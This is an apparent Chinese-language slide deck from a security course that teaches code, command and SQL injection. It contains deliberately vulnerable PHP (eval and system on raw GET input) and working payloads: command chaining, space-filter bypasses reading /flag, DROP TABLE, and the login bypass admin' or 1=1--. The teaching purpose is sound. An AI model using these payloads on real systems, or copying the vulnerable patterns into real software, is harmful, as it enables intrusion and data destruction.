



Basic Injection

@splitline



Injection

「駭客的填字遊戲」

Injection

「日常」的填字遊戲」

106年 資安技能金盾獎

入圍決賽名單 (依隊伍名稱排序)

學校	隊伍名稱
臺灣大學	\$1
	0xb43b00f0xb43b00f
清華大學	
交通大學	志在把廢木在參加
臺灣科技大學	孤單寂寞覺得冷
臺灣科技大學	所有參賽隊伍
臺灣大學	森77
中央大學	結果被打爆
臺灣科技大學	想想隊名



外送員抱怨

» 正常顯示

A顧客 須支付

\$.00

遭更改後 «

此用戶不須支付

\$.00

小心！"此用戶不"須支付金額 外送員驚：差點被騙

外送員抱怨

小心！「此

BC NEWS



3C 東森新聞 HD

改後 《

須支付
.00

: 差點被騙

Injection

- 使用者輸入成為指令、程式碼、查詢的一部分 → 改變原始程式預期行為
- 包括
 - SQL injection
 - Command injection
 - Code injection
 - Server side template injection
 - NoSQL injection
 - CRLF injection
 - ...

Basic Injection

"`+system(Code Injection)+`"

Simple Calculator

```
<?php
    echo eval("return ".$_GET['expression']."");
?>
```

/calc.php?expression=7*7

Simple Calculator

```
<?php
    echo eval("return ".$_GET['expression']."");
?>
```

/calc.php?expression=system("id")

Dangerous function

- PHP
 - eval
 - assert
 - create_function // removed since PHP 8.0
- Python
 - exec
 - eval
- JavaScript
 - eval
 - (new Function(/* code */))()
 - setTimeout / setInterval

Basic Injection

; \$(Command) `Injection`

Cool Ping Service

```
<?php
    system("ping -c 1 ".$_GET['ip']);
?>
```

Cool Ping Service

```
ping -c 1 [USER INPUT]
```

Cool Ping Service: Normal

```
ping -c 1 127.0.0.1
```

```
/?ip=127.0.0.1
```

Cool Ping Service: Malicious

```
ping -c 1 127.0.0.1 ; ls -al
```

```
/?ip=127.0.0.1 ; ls -al
```


Cool Ping Service: Malicious

```
ping -c 1 127.0.0.1 ; ls -al
```



用分號結束掉前面的指令

Pwned!

```
/?ip=127.0.0.1 ; ls -al
```

Basic Tricks

- `ping 127.0.0.1 ; id`
 - `;` → 結束前面的 command
- `ping 127.0.0.1 | id`
 - `A|B` → pipe A 的結果給 B
- `ping 127.0.0.1 && id`
 - `A&&B` → A 執行成功才會執行 B
- `ping notexist || id`
 - `A||B` → A 執行成功就不會執行 B

Basic Tricks: Command substitution

- `cat meow.txt $(id)`
- `cat meow.txt `id``
- `ping "$(id)"`

`ping "$(id)"`

will expand to

`ping 'uid=0(root) gid=0(root) groups=0(root)'`

You don't really need Space

- `cat<TAB>/flag`
- `cat</flag` # Pipeable command
- `{cat,/flag}`
- `cat$IFS/flag` # IFS → Input Field Separators
- `X=$'cat\x20/flag' &&$X`


Lab: DNS Lookuper

Basic Injection

SQL Injection' or 1=1--

Introduction to SQL

- Structured Query Language
- 與資料庫溝通的語言
- e.g. MySQL, MSSQL, Oracle, PostgreSQL ...



Introduction to SQL

```
SELECT * FROM user;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=1;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=2;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=3;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

Introduction to SQL Injection


```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssword	2021/07/08
3	meow	M30w_OW0	2021/11/23

Introduction to SQL Injection

```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```

SQL Injection			
id	username		
		87p@ssword	2021/07/08
3	meow	M30w_OW0	2021/11/23



https://splitline.tw/admin

Username

Password

Login

背後 SQL 會怎麼寫？


https://splitline.tw/admin

Username


Password

Login

```
SELECT * FROM admin WHERE  
username = "input" AND password = "input"
```





```
SELECT * FROM admin WHERE  
username = 'notexist' AND password = 'xxx'
```



```
db> SELECT * FROM admin
      WHERE username = 'notexist' AND password = 'xxx';
0 rows in set
Time: 0.001s
```

```
SELECT * FROM admin WHERE
username = 'notexist' AND password = 'xxx'
```



```
SELECT * FROM admin WHERE  
username = 'admin' AND password = 'p@55w0rd'
```

https://splitline.tw/admin

```
db> SELECT * FROM admin
      WHERE username = 'admin' AND password = 'p@55w0rd';
```

username	password
admin	p@55w0rd

1 row in set
Time: 0.008s

```
SELECT * FROM admin WHERE
username = 'admin' AND password = 'p@55w0rd'
```



https://splitline.tw/admin

admin' or 1=1--

x

Login

```
SELECT * FROM admin WHERE  
username = 'admin' or 1=1 -- ' AND password = 'x'
```

<https://splitline.tw/admin>

```
db> SELECT * FROM admin WHERE  
      username = 'admin' or 1=1 -- ' AND password = 'x';
```

username	password
admin	p@55w0rd
root	iamr00t

2 rows in set

Time: 0.006s

```
SELECT * FROM admin WHERE  
username = 'admin' or 1=1 -- ' AND password = 'x'
```

```
SELECT * FROM admin WHERE username =  
'admin' or 1=1 -- ' AND password = 'x'
```

閉合單引號

TRUE

註解

```
SELECT * FROM admin WHERE username =  
'admin' or 1=1 -- ' AND password = 'x'
```



```
SELECT * FROM admin WHERE us  
'admin'
```

HACKED



Lab: Let me in!